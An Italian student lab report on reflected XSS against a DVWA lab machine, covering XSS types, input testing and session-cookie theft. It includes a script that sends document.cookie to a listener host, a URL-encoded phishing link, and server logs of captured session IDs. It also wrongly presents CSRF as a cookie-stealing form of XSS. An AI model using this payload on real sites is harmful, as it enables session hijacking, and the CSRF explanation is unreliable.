

S6 L5

Davide Andreozzi

Progetto

Lo scopo dell'esercizio è quello di usare l'attacco XSS reflected per rubare i cookie di sessione alla macchina DVWA, tramite uno script.

Dobbiamo creare una situazione in cui abbiamo una macchina vittima (DVWA), che cliccherà sul link malevolo (XSS), e una macchina che riceve i cookie, nel nostro caso creiamo una sessione aperta con NetCat.

Potete usare qualsiasi combinazione, solo Kali, Kali + Metasploitable o alt

Inoltre si deve:

- Spiegare come si comprende che un sito è vulnerabile.
- Portare l'attacco XSS.
- Fare un report su come avviene l'attacco con tanto di screenshot.

XSS Cross Site Scripting

E' un tipo di attacco che sfrutta determinate vulnerabilità sulle web app.

Gli attacchi cross site scripting implicano l'iniezione di codice malevolo nell'output di una pagina Web.

Questo codice viene poi eseguito dal browser degli utenti che visitano il sito.

Questo è possibile perché l'input che avviene tra client e web app non è filtrato o sanitizzato, cioè, in fase di programmazione non si è prestato attenzione a gestire delle eccezioni che provengono da un input.

Esempio: Se in un form devo inserire un numero non ha senso permettere l'input di caratteri particolari («?!' | @) o lettere.

Si possono classificare in due principali tipologie:

1. XSS Reflected

- Questa tipologia in genere tende ad ingannare l'utente che visita il sito, tramite uno script malevolo inserito nell'url del sito (NON NEL SITO). Il bersaglio per errore o magari tramite campagna di Phising clicca sul link di una pagina web che è assolutamente autentica ma l'url oltre ad aprire la pagina eseguirà il codice malevolo aggiunto dall'attaccante e potrebbe iniettare un malware, rubare i cookie di sessione, ecc.

2. XSS Stored

- Questa tipologia di attacco XSS non viene eseguito «al di fuori» del sito, ma effettivamente viene proprio caricato all'interno del server, ad esempio, in una sezione commenti. Ogni volta che si richiama una determinata pagina infettata essa eseguirà il codice malevolo. Questo attacco può essere più problematico perché può infettare ogni singolo utente che richiama quel contenuto.

Oltre a questi due c'è un attacco XSS in particolare che è denominato CSRF (Cross-Site Request Forgery)

- Questo attacco consiste tramite iniezione di uno script malevolo di rubare i cookie di sessione dell'utente che ha aperta una sessione verso un altro servizio web. In questo caso però c'è una differenza importante rispetto ai sopracitati, colui che viene «ingannato» non è l'utente che accede a una determinata web app ma il server stesso che «crede» che una determinata richiesta sia inviata dall'utente stesso ma in realtà potrebbe essere un Black Hat che rubando i cookie di sessione inganna il server che crede sia l'utente legittimo a fare una determinata richiesta, esempio: Accesso a home banking o Social Network, e-commerce, ecc.

Come testare se una Web App è vulnerabile

Effettua una scansione manuale delle pagine web per cercare punti di input utente, come campi di form, parametri di URL e header HTTP.

Inserire input di test, come:

<i> Test

In questo caso se il testo «*Test*» viene formattato in corsivo possiamo già capire che potrebbe essere vulnerabile all'iniezione di uno script.


Successivamente digitando:

<script>alert(100);</script>

Vedremo se l'applicazione filtra correttamente gli input e impedisce l'esecuzione di script dannosi. In caso di vulnerabilità troveremo un pop-up con scritto «100» e vorrà dire che lo script è stato eseguito.

erabilities/xss_r/?name=<i>+Ciao#

Exploit-DB Google Hacking DB OffSec Google.it



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Submit

Hello *Ciao*

More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

Navigation: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, **XSS reflected**, XSS stored, DVWA Security, PHP Info, About, Logout

Username: admin
Security Level: low
PHPIDS: disabled

[View Source](#) [View Help](#)

Damn Vulnerable Web Application (DVWA) v1.0.7


Facciamo un test sulla DVWA per verificare se l'input è sanato oppure no.

Inseriamo la stringa precedente e vediamo che l'output è «scriptato»

Ora riproviamo con uno script migliore, inseriamo nel form

`<script>alert('Test XSS');</script>`

Riceveremo l'output in basso



Ora proviamo a «rubare» i cookie di sessione a un utente target e da Metasploit andiamo a vedere cosa succede.

1 – Creiamo lo script:

```
<script>window.location='http://192.168.178.101:2023/?cookie=' + document.cookie;</script>
```

2 – Creiamo un link da inviare con una campagna di Phishing al nostro target che sarà il seguente:

http://192.168.178.101/dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Ewindow.location%3D%27http%3A%2F%2F192.168.178.101%3A2023%2F%3Fcookie%3D%27+%2B+document.cookie%3B%3C%2Fscript%3E#

3 – Cliccando sul link il target si collegerà al nostro web server in ascolto sulla porta 2023 e tramite lo script riusciremo a ottenere il nostro cookie session id.

192.168.178.101:2023/?cookie=security=low;%20PHPSESSID=69fd5462a71d81e9596b9507cf7930aa/

```
msfadmin@metasploitable:~$  
msfadmin@metasploitable:~$  
msfadmin@metasploitable:~$ python -m SimpleHTTPServer 2023  
Serving HTTP on 0.0.0.0 port 2023 ...  
192.168.178.100 - - [19/Jan/2024 09:19:05] "GET /?cookie=security=low;%20PHPSESS  
ID=9780a86701ad476ed9bdf3a5ecad7f8e HTTP/1.1" 301 -  
192.168.178.100 - - [19/Jan/2024 09:19:05] "GET /?cookie=security=low;%20PHPSESS  
ID=9780a86701ad476ed9bdf3a5ecad7f8e/ HTTP/1.1" 200 -  
192.168.178.100 - - [19/Jan/2024 09:19:05] code 404, message File not found  
192.168.178.100 - - [19/Jan/2024 09:19:05] "GET /favicon.ico HTTP/1.1" 404 -  
ASUS-DAVIDE.fritz.box - - [19/Jan/2024 09:19:22] "GET /?cookie=security=low;%20P  
HPSESSID=9780a86701ad476ed9bdf3a5ecad7f8e/ HTTP/1.1" 200 -  
ASUS-DAVIDE.fritz.box - - [19/Jan/2024 09:19:22] code 404, message File not foun  
d  
ASUS-DAVIDE.fritz.box - - [19/Jan/2024 09:19:22] "GET /favicon.ico HTTP/1.1" 404  
-  
ASUS-DAVIDE.fritz.box - - [19/Jan/2024 09:22:17] "GET /?cookie=security=low;%20P  
HPSESSID=69fd5462a71d81e9596b9507cf7930aa HTTP/1.1" 301 -  
ASUS-DAVIDE.fritz.box - - [19/Jan/2024 09:22:17] "GET /?cookie=security=low;%20P  
HPSESSID=69fd5462a71d81e9596b9507cf7930aa/ HTTP/1.1" 200 -  
-
```

Cliccando sul link il bersaglio target atterrerà su questa pagina che sarà il nostro web server in ascolto

Come possiamo vedere dal secondo screen, abbiamo avviato un server http in ascolto sulla porta -2023 e possiamo notare che vengono registrati i cookie di sessione.
(N.B Il secondo screen è la vista lato attaccante)

Una volta in possesso di questi dati possiamo avere accesso alla sessione

Ora siamo andati su un'altra macchina e andando a modificare i cookie di sessione con quelli «rubati» avremo i cookie di sessione che abbiamo rubato al nostro target. Per testarlo useremo il seguente script

<script>alert(document.cookie)</script>

